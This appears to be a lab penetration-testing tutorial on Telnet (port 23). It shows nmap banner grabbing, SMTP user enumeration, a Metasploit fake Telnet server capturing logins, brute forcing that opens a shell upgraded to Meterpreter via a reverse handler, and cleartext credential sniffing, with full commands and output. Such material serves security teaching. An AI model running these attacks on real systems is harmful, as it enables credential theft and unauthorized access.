

Penetration Testing on Telnet (Port 23)

September 23, 2017 By Raj Chandel

Telnet is a TCP/IP network terminal emulation program that allows you to reach another Internet or local area network device by logging in to the remote machine. Telnet is a client-server protocol used for the link to port number 23 of Transmission Control Protocol. Using Telnet, you can even test open ports on a remote network.

Requirements

Telnet Server: Ubuntu

Attacker system: Kali Linux

Table of Content

- Installation & Configuration
- Connecting to Telnet
- Banner Grabbing of Telnet
- Banner Grabbing through Telnet
- MITM: Telnet Spoofing
- Brute Forcing
- Telnet credential Sniffing

Installation & Configuration

Telnet is an unencrypted and therefore insecure protocol and we recommend to use SSH over the telnet as it is an encrypted protocol. But still, you should have the understanding of all the protocols and telnet is one of the protocols through which you can connect to the other system in your local network. So let's start the installation first. Telnet Server installation is quite simple.

Run the following command with root access in your Ubuntu to install Telnet.

```
apt-get install telnetd
```

```
root@ubuntu:~# apt-get install telnetd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are
libllvm9 linux-headers-5.4.0-26 linux-headers-5.4.0-26-g
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  openbsd-inetd tcpd
The following NEW packages will be installed:
  openbsd-inetd tcpd telnetd
0 upgraded, 3 newly installed, 0 to remove and 0 not upgrad
Need to get 89.6 kB of archives.
```

Upon completion of the installation, you can test the Telnet service status by using the following command.

```
systemctl status inetd
```


And with the output shown in the screenshot, we can observe that the service is active in Ubuntu.

```
root@ubuntu:~# systemctl status inetd
● inetd.service - Internet superserver
   Loaded: loaded (/lib/systemd/system/inetd.service; enabled; vendor
   Active: active (running) since Fri 2020-07-24 07:36:04 PDT; 8s ago
     Docs: man:inetd(8)
  Main PID: 33019 (inetd)
    Tasks: 1 (limit: 4624)
   Memory: 916.0K
    CGroup: /system.slice/inetd.service
            └─33019 /usr/sbin/inetd

Jul 24 07:36:04 ubuntu systemd[1]: Starting Internet superserver...
Jul 24 07:36:04 ubuntu systemd[1]: Started Internet superserver.
```

Test Telnet Connection from Windows machine

Now we will connect telnet with putty. Enter the IP address of Ubuntu and give port 23 in order to connect with telnet and hit open.



As we hit open a new pop up gets open which asks for the Ubuntu username and password and after submitting the right values we are logged in to Ubuntu.

```
Ubuntu 20.04.1 LTS
ubuntu login: raj
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
raj@ubuntu:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
    inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
    ether 02:42:f2:5f:4b:e5  txqueuelen 0  (Ethernet)
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.0.196  netmask 255.255.255.0  broadcast 192.168.0.255
    inet6 fe80::c418:3516:30f3:cf62  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:c8:9c:50  txqueuelen 1000  (Ethernet)
    RX packets 259847  bytes 369143467 (369.1 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 135263  bytes 11080330 (11.0 MB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Connecting to Telnet

The telnet is installed. It's time to connect a remote Telnet server. Log in to your kali machine and run the following command. To get connected it will ask for the username and password, after providing the right values; you got connected.

```
telnet 192.168.0.196
```

```
root@kali:~# telnet 192.168.0.196
Trying 192.168.0.196 ...
Connected to 192.168.0.196.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ubuntu login: raj
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jul 24 07:39:01 PDT 2020 from 192.168.0.102 on pts/0
raj@ubuntu:~$ uname -a
Linux ubuntu 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64
raj@ubuntu:~$
```

Banner Grabbing of Telnet

Now once the setup of telnet is ready, we will run the version scan to know which version is running in the Ubuntu and as shown in the screenshot below we got the version with this scan.

```
root@kali:~# nmap -sV -p23 192.168.0.196
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 10:40 EDT
Nmap scan report for 192.168.0.196
Host is up (0.00050s latency).

PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

Banner Grabbing through Telnet

In the banner capture of other systems operating on the target network, Telnet plays a significant role.

To find the version of **SSH** service running on the target computer, open the terminal in Kali Linux with the following instruction.

```
telnet 192.168.0.196 22
```

```
root@kali:~# telnet 192.168.0.196 22
Trying 192.168.0.196 ...
Connected to 192.168.0.196.
Escape character is '^]'.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

Similarly, the version and legitimate user of **SMTP** server can also be associated with telnet. Run the command below and find out their version and current user.

```
telnet 192.168.0.136 25
```


You will note from the picture that “220 metasploitable.localdomain ESMTP Postfix” was successfully mounted on the target computer.

If you receive the answer code 550 this means an unknown user account: You can guess for a legitimate user account via the following command:

```
vrfy msfadmin
```

If the message code 250,251,252 was received to the degree that the server acknowledged the application and user account is correct.

If you have received a message code 550, it means that the account is invalid as shown in the picture.



```
root@kali:~# telnet 192.168.0.136 25
Trying 192.168.0.136 ...
Connected to 192.168.0.136.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
vrfy msfadmin
252 2.0.0 msfadmin
vrfy raj
550 5.1.1 <raj>: Recipient address rejected: User unknown in local recipient table
```

MITM: Telnet Spoofing

An attack may use telnet spoofing as a Man-in-the-middle attack in order to capture the telnet login credential.

This can achieve by generating a bogus telnet service in the network. Open the terminal in your Kali Linux and Load Metasploit framework; now type the following command to start the server and here we have also given a banner of “Welcome to Hacking Articles” which you can set any of your choices.

```
use auxiliary/server/capture/telnet
set srvhost 192.168.0.102
set banner Welcome to Hacking Articles
exploit
```

```

msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/telnet) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/telnet) > set banner Welcome to Hacking Articles
banner => Welcome to Hacking Articles
msf5 auxiliary(server/capture/telnet) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
[*] Server started.

```

Now as soon as the attacker found that telnet is running in the victim's system he tries to get connected and in order to get connected he submits the credentials and the login gets failed.

```

root@ubuntu:~# nmap -p23 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 07:51 PDT
Nmap scan report for 192.168.0.102
Host is up (0.00040s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 00:0C:29:7B:DD:C6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
root@ubuntu:~# telnet 192.168.0.102
Trying 192.168.0.102...
Connected to 192.168.0.102.
Escape character is '^]'.

Welcome to Hacking Articles

Login: raj
Password: raj

Login failed

Connection closed by foreign host.
root@ubuntu:~#

```

But we can see our logs here in the server which represents who tried to connect with telnet.

```

[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
[*] Server started.
msf5 auxiliary(server/capture/telnet) > [+] TELNET LOGIN 192.168.0.196:33280 raj / raj

```

Brute Forcing

An attacker is still attempting to use brute force for stealing credentials. This module checks a telnet login and records positive connections on a variety of devices.

```
use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set rhosts 192.168.0.196
msf auxiliary(telnet_login) > set user_file /root/Desktop/user.txt
msf auxiliary(telnet_login) > set pass_file /root/Desktop/pass.txt
msf auxiliary(telnet_login) > set stop_on_success true
msf auxiliary(telnet_login) > exploit
```

As you can observe that, here it has obtained the valid credential for the telnet moreover provide the session for the victim's shell.

```
sessions -u 2
```

Once we got the meterpreter of the victim we will execute sysinfo command to check that we are on Ubuntu machine.


```

msf5 > use auxiliary/scanner/telnet/telnet_login
msf5 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.0.196
rhosts => 192.168.0.196
msf5 auxiliary(scanner/telnet/telnet_login) > set user_file /root/user.txt
user_file => /root/user.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set pass_file /root/pass.txt
pass_file => /root/pass.txt
msf5 auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf5 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.0.196:23 - No active DB -- Credential data will not be saved!
[-] 192.168.0.196:23 - 192.168.0.196:23 - LOGIN FAILED: raj:raj (Incorrect: )
[-] 192.168.0.196:23 - 192.168.0.196:23 - LOGIN FAILED: raj:paras (Incorrect: )
[-] 192.168.0.196:23 - 192.168.0.196:23 - LOGIN FAILED: raj:Password@1 (Incorrect: )
[-] 192.168.0.196:23 - 192.168.0.196:23 - LOGIN FAILED: raj:chiragh (Incorrect: )
[-] 192.168.0.196:23 - 192.168.0.196:23 - LOGIN FAILED: raj:admin (Incorrect: )
[+] 192.168.0.196:23 - 192.168.0.196:23 - Login Successful: raj:123
[*] 192.168.0.196:23 - Attempting to start session 192.168.0.196:23 with raj:123
[*] Command shell session 2 opened (192.168.0.102:35759 -> 192.168.0.196:23) at 2020-07-24
[*] 192.168.0.196:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/telnet/telnet_login) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.102:4433
[*] Sending stage (985320 bytes) to 192.168.0.196
[*] Meterpreter session 3 opened (192.168.0.102:4433 -> 192.168.0.196:47822) at 2020-07-24
AAAAAAAAAIAAwABA
2AhcB4Av/huAEA
ys, base64; pr
; rm -f '/tmp/

msf5 auxiliary(scanner/telnet/telnet_login) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > sysinfo
Computer      : 192.168.0.196
OS            : Ubuntu 20.04 (Linux 5.4.0-42-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >

```

Telnet Credential Sniffing

By default, Telnet does not encrypt all linked data, even passwords, and thus it is always possible to eavesdrop the communications and then use the password for malicious uses; someone who has network access between the two hosts used by Telnet can interrupt the packets between the source and target, and obtain authentication, password and data details.

From given below image you can read the username: raj and password: 123 for Telnet moreover complete information travelling through packet between source to destination.

